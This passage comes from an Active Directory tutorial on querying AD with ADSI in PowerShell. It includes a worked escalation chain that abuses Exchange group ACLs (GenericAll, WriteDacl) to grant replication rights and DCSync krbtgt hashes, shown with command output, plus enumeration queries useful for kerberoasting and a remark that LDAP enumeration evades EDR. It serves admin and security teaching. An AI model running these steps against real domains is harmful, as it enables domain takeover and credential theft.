
```
$identity = New-Object System.Security.Principal.NTAccount("Jones")
```

```
$adsi.PSBase.ObjectSecurity.SetOwner($identity)
```

```
$adsi.PSBase.CommitChanges()
```



As you can see. Jon Jones has now the ownership on the Domain Admins group.


Advanced Security Settings for Domain Admins
Owner:
Jon Jones (Jones@contoso.com) Change
Permissions
Auditing
Effective Access
For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).
Permission entries:
Type Principal Access Inherited from Applies to
Allow Pre-Windows 2000 Compatib... Special None This object only
Allow Everyone Special None This object only
Allow SELF Special None This object only
Allow SELF Special None This object and all descendan...
Allow Domain Admins (CONTOSO\... Special None This object only

3.4 Abusing ACL permissions

Summary :


This is a realistic attack path on how certain Exchange configuration could be exploited to compromise AD.

First, when we run the following command :

```
$GroupObject=[ADSI]"LDAP://CN=Exchange Windows Permissions,OU=Microsoft Exchange Security Groups,DC=contoso,DC=com"
```

```
$GroupObject.psbase.get_ObjectSecurity().getAccessRules($true,$true, [system.security.principal.NtAccount]) |? IdentityReference - Match "Organization Management" |? ActiveDirectoryRights -Match "GenericAll"
```

We can see that *Organization Management* has ‘’GenericAll” permissions on the *Exchange Windows Permissions*.



Let’s say that Jon Jones is an Exchange Admin and is part of the ‘’Organization Management” group. This group has all the rights over Exchange, which means that we can add ourself to the ‘’Exchange Windows Permissions” group.

```
$user = [adsi]"LDAP://CN=Jon Jones,OU=LHW,DC=contoso,DC=com"
```

```
$group = [adsi]"LDAP://CN=Exchange Windows Permissions,OU=Microsoft Exchange Security Groups,DC=contoso,DC=com"
```

```
$group.add($user.path)
```

```
PS C:\Users\Jones> $user = [adsi]"LDAP://CN=Jon Jones,OU=LHW,DC=contoso,DC=com"
>> $group = [adsi]"LDAP://CN=Exchange Windows Permissions,OU=Microsoft Exchange Security Groups,DC=contoso,DC
=com"
>> $group.add($user.path)
PS C:\Users\Jones>
```

When we now run the following command and query the Domain Naming Context.

```
$ADobject = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
```

```
$ADobject=[ADSI]"LDAP://$ADobject"; $ADobject.psbase.get_ObjectSecurity().getAccessRules(
    $true, $true,[system.security.principal.NtAccount]) |? IdentityReference -Match "
    Exchange Windows Permissions" |? ActiveDirectoryRights -Match "WriteDacl"
```

```
PS C:\Users\Jones> $ADobject = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
>> $ADobject=[ADSI]"LDAP://$ADobject"; $ADobject.psbase.get_ObjectSecurity().getAccessRules($true, $true, [sy
stem.security.principal.NtAccount]) |? IdentityReference -Match "Exchange Windows Permissions" |? ActiveDirec
toryRights -Match "WriteDacl"


ActiveDirectoryRights : ReadProperty, WriteDacl
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : CONTOSO\Exchange Windows Permissions
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
```

We can see that Exchange Windows Permissions has ‘’WriteDacl” (Modify Permissions) on the Domain Naming Context.

Having such rights allows a user to grant itself any kind of permissions on the object.

We are now going to grant ourself ‘’ExtendedRight”, which includes the ‘’Replication” rights to being able to replicate secrets from AD.

```
$ADSI = [ADSI]"LDAP://DC=contoso,DC=com"
```

```
$IdentityReference = (New-Object System.Security.Principal.NTAccount("Jones")).Translate([
    System.Security.Principal.SecurityIdentifier])
```


```
$ACE = New-Object System.DirectoryServices.ActiveDirectoryAccessRule
```

```
$IdentityReference,"ExtendedRight","Allow" $ADSI.psbase.ObjectSecurity.SetAccessRule($ACE)
```

```
$ADSI.psbase.commitchanges()
```

```
PS C:\Users\Jones> $ADSI = [ADSI]"LDAP://DC=contoso,DC=com"
>> $IdentityReference = (New-Object System.Security.Principal.NTAccount("Jones")).Translate([System.Security.
Principal.SecurityIdentifier])
>> $ACE = New-Object System.DirectoryServices.ActiveDirectoryAccessRule $IdentityReference,"ExtendedRight","A
llow"
>> $ADSI.psbase.ObjectSecurity.SetAccessRule($ACE)
>> $ADSI.psbase.commitchanges()
PS C:\Users\Jones>
```

Here we can see that Jones has the ‘’Replication” rights.



And now we can see that we can use something like Mimikatz to launch a DCSync attack to get the NT hash of the KRBTGT account for example.

```
bject RDN           : krbtgt

** SAM ACCOUNT **

AM Username         : krbtgt
ccount Type         : 30000000 ( USER_OBJECT )
ser Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
ccount expiration   :
assword last change : 6/5/2017 8:33:16 AM
bject Security ID   : S-1-5-21-2490182989-4136226752-3308112936-502
bject Relative ID   : 502

redentials:
  Hash NTLM: a49e8edf15676c64e31878a59d2bc319
    ntlm- 0: a49e8edf15676c64e31878a59d2bc319
    ntlm- 1: 0ca3aea378027ba133da1530be77e913
    ntlm- 2: 40c19391878fad73a84ce0faa703650c
    lm  - 0: 956704a8a098c1b78700d482892cd1e7
    lm  - 1: 9b84bcdd1d91b058dedbfeb862e09592
    lm  - 2: 8ed9eedd25e4e1722a3839b36bc903f6
```

4. Enumeration

4.1 Enumerating servers that are configured for Unconstrained Delegation

Summary :

This is a recap again on enumerating servers that are configured for Unconstrained Delegation.

As we all know, these kind of servers are supporting an incredible insecure configuration, which means that if an attacker is able to get a foothold on one of those servers. It will likely be game-over.

In order to get a list of all the servers that are configured for Unconstrained Delegation. We can run the following LDAP query :

```
([adsisearcher]'(&(objectCategory=computer)(!(primaryGroupID=516)(userAccountControl
    :1.2.840.113556.1.4.803:=524288)))').FindAll()
```

Here we excluded Domain Controllers from our LDAP query, because DC's are required to be configured for Unconstrained Delegation.

However, when we run the LDAP query. It will return all the machines that are configured for this configuration.

```
PS C:\Users\Jones> ([adsisearcher]'(&(objectCategory=computer)(!(primaryGroupID=516)(userAccountControl:1.2.8
40.113556.1.4.803:=524288)))').FindAll()

Path                                                Properties
----                                                ----------
LDAP://CN=Server,CN=Computers,DC=contoso,DC=com     {logoncount, codepage, objectcategory, iscriticalsystem...
LDAP://CN=Exchange,CN=Computers,DC=contoso,DC=com   {logoncount, codepage, objectcategory, iscriticalsystem...
LDAP://CN=TestPC,CN=Computers,DC=contoso,DC=com     {logoncount, codepage, objectcategory, iscriticalsystem...
```

4.2 Enumerating accounts with adminCount=1 value

Summary :

This is a recap again, where we will discuss on enumerating accounts with *adminCount=1* values.

Users with having the adminCount set on 1 are (usually) the users protected by the AdminSDHolder. All of the users protected by AdminSDHolder are member of groups like Domain Admins, Enterprise Admins, Administrators, Backup Operators, Account Operators, Server Operators, Print Operators, etc.

If we now run the following LDAP query :

```
([adsisearcher]'(&(objectClass=user)(adminCount=1))').FindAll()
```

Here it will return all the users that are protected by the AdminSDHolder

```
PS C:\Users\Jones> ([adsisearcher]'(&(objectClass=user)(adminCount=1))').FindAll()

Path                                                    Properties
----                                                    ----------
LDAP://CN=Testing,CN=Users,DC=contoso,DC=com            {logoncount, codepage, objectcategory, description...
LDAP://CN=krbtgt,CN=Users,DC=contoso,DC=com             {logoncount, codepage, objectcategory, description...
LDAP://CN=Jon Jones,OU=LHW,DC=contoso,DC=com            {givenname, codepage, objectcategory, dscorepropag...
LDAP://CN=Jan Blachowicz,OU=LHW,DC=contoso,DC=com       {givenname, codepage, objectcategory, dscorepropag...
LDAP://CN=Jorge Masvidal,OU=WW,DC=contoso,DC=com        {givenname, codepage, objectcategory, description...}
LDAP://CN=SVC_T2,OU=Service Accounts,DC=contoso,DC=com  {givenname, codepage, objectcategory, dscorepropag...
```

Let's say that we are looking for (service) accounts with a SPN, which we can use to request their TGS in order to brute-force the password.

If we are now looking for accounts with a SPN that have an adminCount=1.

We can run the following LDAP query :

```
([adsisearcher]'(&(objectClass=user)(servicePrincipalName=*)(!(samaccountname=krbtgt)(
    adminCount=1)))').FindAll()
```

Here we will exclude the KRBTGT account, but we will look and see if there are any SPN accounts with adminCount=1 value.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Jones> ([adsisearcher]'(&(objectClass=user)(servicePrincipalName=*)(!(samaccountname=krbtgt)(admi
nCount=1)))').FindAll()

Path                                                    Properties
----                                                    ----------
LDAP://CN=SVC_T2,OU=Service Accounts,DC=contoso,DC=com  {givenname, codepage, objectcategory, dscorepropag...
```

4.3 Enumerating Password Policy

Summary :

This is a recap again on enumerating the password policy in AD. We have discussed that you might encounter {System.__ComObject} when querying for values that are in a timestamp format.

Since the lockoutThreshold and lockoutDuration attributes are in a Timestamp format. We have to use the ConvertLargeIntegerToInt64 method to get it in a readable format.

If we now run the following command :

```
$DNC = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

$DNC = [adsi]"LDAP://$DNC" [PSCustomObject] @{

lockoutThreshold = $DNC.lockoutThreshold.Value

lockoutDuration = $DNC.ConvertLargeIntegerToInt64($DNC.lockoutDuration.Value) / ( -
    600000000)

lockOutObservationWindow = $DNC.ConvertLargeIntegerToInt64($DNC.lockOutObservationWindow.
    Value) / ( - 600000000)

}
```

We will get the lockoutThreshold and lockoutDuration policy of the Domain.

4.4 Enumerating DNS zones

Summary :

DNS zones are located in Active Directory under the container *RootDNSServers*.

First, we can query child objects in the RootDNSServers container, which will process all the DNS records in the results.

If we now run the following command :

```
$ADSI = ([ADSI]"LDAP://DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=contoso,DC=com")
```

```
$ADSI.psbase.Children | Format-Table name
```

We will get all the DNS records in AD.

```
PS C:\Users\Jones> $ADSI = ([ADSI]"LDAP://DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=contoso,DC=com")
>> $ADSI.psbase.Children | Format-Table name

name
----
{@}
{a.root-servers.net}
{b.root-servers.net}
{c.root-servers.net}
{d.root-servers.net}
{e.root-servers.net}
{f.root-servers.net}
{g.root-servers.net}
{h.root-servers.net}
{i.root-servers.net}
{j.root-servers.net}
{k.root-servers.net}
{l.root-servers.net}
{m.root-servers.net}
```

Another option is to run the following LDAP query :

```
([adsisearcher]'(objectClass=dnsnode)').FindAll()
```

Here it will return all the DNS records as well.

```
PS C:\Users\Jones>
PS C:\Users\Jones> ([adsisearcher]'(objectClass=dnsnode)').FindAll()

Path                                                                                                  Properties
----                                                                                                  ----------
LDAP://DC=@,DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=contoso,DC=com                             {usnchanged, s...
LDAP://DC=h.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=contoso,DC=com {usnchanged, s...
LDAP://DC=c.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=contoso,DC=com {usnchanged, s...
LDAP://DC=f.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=contoso,DC=com {usnchanged, s...
LDAP://DC=a.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=contoso,DC=com {usnchanged, s...
LDAP://DC=k.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=contoso,DC=com {usnchanged, s...
LDAP://DC=j.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=contoso,DC=com {usnchanged, s...
LDAP://DC=m.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=contoso,DC=com {usnchanged, s...
LDAP://DC=i.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=contoso,DC=com {usnchanged, s...
LDAP://DC=e.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=contoso,DC=com {usnchanged, s...
LDAP://DC=g.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=contoso,DC=com {usnchanged, s...
LDAP://DC=b.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=contoso,DC=com {usnchanged, s...
LDAP://DC=l.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=contoso,DC=com {usnchanged, s...
LDAP://DC=d.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=contoso,DC=com {usnchanged, s...
```

4.5 Enumerating all subnets in AD

Summary :

In this section, we are going to enumerate all the subnets that are located in AD. Subnets are the IP ranges that are associated with specific AD sites In order to get all the subnets in AD. We have to look at all the child objects that are loctaed in the Subnet container. CN=Subnet is a child container of CN=Sites.

If we now run the following command :

```
$ADSI = ([ADSI]"LDAP://CN=Subnets,CN=Sites,CN=Configuration,DC=contoso,DC=com")
```

```
$ADSI.psbase.Children | Format-Table name
```

It will return all the subnets.

```
PS C:\Users\Jones> $ADSI = ([ADSI]"LDAP://CN=Subnets,CN=Sites,CN=Configuration,DC=contoso,DC=com")
>> $ADSI.psbase.Children | Format-Table name

name
----
{157.54.208.0/20}
```

4.6 Enumerating accounts that don't require passwords

Summary :

In Active Directory, there is an option to set a certain value on accounts to not require a password. However, this does not mean that the account doesn't has a password at all. It just give the possibility to set an empty password on it.

In order to query for those accounts, we can run the following LDAP query :

```
([adsisearcher]'(&(objectCategory=person)(objectClass=user)(userAccountControl
    :1.2.840.113556.1.4.803:=32))').FindAll()
```

```
PS C:\Users\Jones> ([adsisearcher]'(&(objectCategory=person)(objectClass=user)(userAccountControl:1.2.840.113
556.1.4.803:=32))').FindAll()

Path                                                        Properties
----                                                        ----------
LDAP://CN=Guest,CN=Users,DC=contoso,DC=com                  {logoncount, codepage, objectcategory, des...
LDAP://CN=SVC_SQL,OU=Service Accounts,DC=contoso,DC=com     {givenname, codepage, objectcategory, dsco...
LDAP://CN=SVC_SharePoint,OU=Service Accounts,DC=contoso,DC=com {givenname, codepage, objectcategory, dsco...
LDAP://CN=SVC_T1,OU=Service Accounts,DC=contoso,DC=com      {givenname, codepage, objectcategory, dsco...
LDAP://CN=SVC_T2,OU=Service Accounts,DC=contoso,DC=com      {givenname, codepage, objectcategory, dsco...
```

You might be wondering why ''32", well it has been documented by Microsoft.

SCRIPT	0x0001	1
ACCOUNTDISABLE	0x0002	2
HOMEDIR_REQUIRED	0x0008	8
LOCKOUT	0x0010	16
PASSWD_NOTREQD	0x0020	32
PASSWD_CANT_CHANGE	0x0040	64

4.7 Enumerating users in Domain Admin & Enterprise Admin

Summary :

This is a recap on enumerating the Domain Admins group via LDAP.

This group is located under the Users container.

If we run the following LDAP query :

```
([adsisearcher]'(memberOf=cn=Domain Admins,CN=Users,dc=contoso,dc=com)').FindAll()
```

It will list all the users in Domain Admins.

```
PS C:\Users\Jones> ([adsisearcher]'(memberOf=cn=Domain Admins,CN=Users,dc=contoso,dc=com)').FindAll()
>>

Path                                                Properties
----                                                ----------
LDAP://CN=Testing,CN=Users,DC=contoso,DC=com        {logoncount, codepage, objectcategory, description...}
LDAP://CN=Jon Jones,OU=LHW,DC=contoso,DC=com        {givenname, codepage, objectcategory, dscorepropagation...
LDAP://CN=Jan Blachowicz,OU=LHW,DC=contoso,DC=com   {givenname, codepage, objectcategory, dscorepropagation...
LDAP://CN=Jorge Masvidal,OU=WW,DC=contoso,DC=com    {givenname, codepage, objectcategory, description...}
LDAP://CN=Heavyweights,OU=LHW,DC=contoso,DC=com     {usnchanged, distinguishedname, grouptype, whencreated...}
```

Instead of Domain Admins, let's look for Enterprise Admins now. Since this group is also located in the *Users* container. We can just replace Domain Admin with Enterprise Admin.

```
([adsisearcher]'(memberOf=cn=Enterprise Admins,CN=Users,dc=contoso,dc=com)').FindAll()
```

All users in Enterprise Admins

```
PS C:\Users\Jones>
PS C:\Users\Jones> ([adsisearcher]'(memberOf=cn=Enterprise Admins,CN=Users,dc=contoso,dc=com)').FindAll()

Path                                                Properties
----                                                ----------
LDAP://CN=Testing,CN=Users,DC=contoso,DC=com        {logoncount, codepage, objectcategory, description...
LDAP://CN=SVC_T2,OU=Service Accounts,DC=contoso,DC=com {givenname, codepage, objectcategory, dscorepropag...
```

4.8 Enumerating ACL's on the MicrosoftDNS container

Summary :

In this section, we are going to enumerate all the ACL's on the MicrosoftDNS container. Wrong delegated permissions besides of DNSAdmins could lead to elevation of privileges. I highly recommend to check out this blog post :

```
https://medium.com/techzap/dns-admin-privesc-in-active-directory-adwindows-ecc7ed5a21a2
```

When we run the following command :

```
$ADSI=[ADSI]"LDAP://CN=MicrosoftDNS,CN=System,DC=contoso,DC=com"
```

```
$ADSI.psbase.get_ObjectSecurity().getAccessRules($true, $true,[system.security.principal.
    NtAccount])
```

We are enumerating all the ACL's on the *MicrosoftDNS* container.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Jones> $ADSI=[ADSI]"LDAP://CN=MicrosoftDNS,CN=System,DC=contoso,DC=com"
>> $ADSI.psbase.get_ObjectSecurity().getAccessRules($true, $true, [system.security.principal.NtAccount])


ActiveDirectoryRights : CreateChild, DeleteChild, ListChildren, ReadProperty, DeleteTree, ExtendedRight,
                        Delete, GenericWrite, WriteDacl, WriteOwner
InheritanceType       : All
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
IsInherited           : False
InheritanceFlags      : ContainerInherit
PropagationFlags      : None
```

As the blog post also refers. In order to exploit this feature. GenericWrite or equivalent is required to do so.

If we now run the following command :

```
$ADSI=[ADSI]"LDAP://CN=MicrosoftDNS,CN=System,DC=contoso,DC=com"
```

```
$ADSI.psbase.get_ObjectSecurity().getAccessRules($true, $true,[system.security.principal.
    NtAccount]) |? ActiveDirectoryRights - Match "GenericWrite"
```

We can see which ACE's have GenericWrite on the MicrosoftDNS container.

```
PS C:\Users\Jones> $ADSI=[ADSI]"LDAP://CN=MicrosoftDNS,CN=System,DC=contoso,DC=com"
>> $ADSI.psbase.get_ObjectSecurity().getAccessRules($true, $true, [system.security.principal.NtAccount]) |? {
ctiveDirectoryRights -Match "GenericWrite"


ActiveDirectoryRights : CreateChild, DeleteChild, ListChildren, ReadProperty, DeleteTree, ExtendedRight,
                        Delete, GenericWrite, WriteDacl, WriteOwner
InheritanceType       : All
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
IsInherited           : False
InheritanceFlags      : ContainerInherit
PropagationFlags      : None
```

If we want to see who has ‘’Full control” - We can replace GenericWrite with GenericAll permissions.

4.9 Enumerating ACL's on the AdminSDHolder container

Summary :

AdminSDHolder is a container in active directory that maintains a list of permissions for objects that are members of privileged groups in active directory. These groups can be recognized by the adminCount=1 attribute.

In order to look for all the ACL's on the AdminSDHolder container. We can run the following command :

```
$ADSI=[ADSI]"LDAP://CN=AdminSDHolder,CN=System,DC=contoso,DC=com"
```

```
$ADSI.psbase.get_ObjectSecurity().getAccessRules($true, $true,[system.security.principal.
    NtAccount])
```

Here all the ACE's will be returned on the AdminSDHolder container

```
PS C:\Users\Jones> $ADSI=[ADSI]"LDAP://CN=AdminSDHolder,CN=System,DC=contoso,DC=com"
>> $ADSI.psbase.get_ObjectSecurity().getAccessRules($true, $true, [system.security.principal.NtAccount])


ActiveDirectoryRights : GenericRead
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : NT AUTHORITY\Authenticated Users
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
```

Let's say that we want to find out which users have ''Full control" on the AdminSDHolder container. We can run the following command :

```
$ADSI=[ADSI]"LDAP://CN=AdminSDHolder,CN=System,DC=contoso,DC=com"
```

```
$ADSI.psbase.get_ObjectSecurity().getAccessRules($true, $true,[system.security.principal.
    NtAccount]) |? ActiveDirectoryRights - Match "GenericAll"
```

Here we can see for example a user that shouldn't belong here.

```
PS C:\Users\Jones> $ADSI=[ADSI]"LDAP://CN=AdminSDHolder,CN=System,DC=contoso,DC=com"
>> $ADSI.psbase.get_ObjectSecurity().getAccessRules($true, $true, [system.security.principal.NtAccount]) |? A
ctiveDirectoryRights -Match "GenericAll"


ActiveDirectoryRights : GenericAll
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : NT AUTHORITY\SYSTEM
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None

ActiveDirectoryRights : GenericAll
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : CONTOSO\Gaethje
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
```

If we want to find out who has ‘’Write” permissions on the object. We can replace ‘’GenericAll” with ‘’GenericWrite”

4.10 Conclusion

ADSI is not difficult to use and sometimes even preferable above the RSAT PowerShell module. Why importing additional modules, when you can run an accelerator that will work on every domain joined machine? Understanding ADSI can benefit every AD Admin, because one. It's an accelerator that works on every machine, so no importing RSAT. Two, it's fast and works smoothly, just like RSAT. Learning ADS will also boost your LDAP knowledge as well, but that been said. It's not just for AD Admins. Even if you work in security, this can benefit you. If you do ''something" with the security of Active Directory. You can use ADSI to perform certain LDAP queries for example to obtain information on how things are configured and set-up. Red Teamers can benefit from it as well due to the fact, that they probably will encounter AD in the majority of their engagements, so understanding a bit about LDAP helps to perform enumeration on a target, while staying under the radar. Most EDR & SIEM solutions don't look after LDAP queries.

Reference


```
https://devblogs.microsoft.com/scripting/use-powershell-to-query-activedirectory-from-the-console/

https://www.ired.team/offensive-security-experiments/active-directorykerberos-abuse/abusing-active-directory-acls-aces

https://social.technet.microsoft.com/wiki/contents/articles/5392.activedirectory-ldap-syntax-filters.aspx
```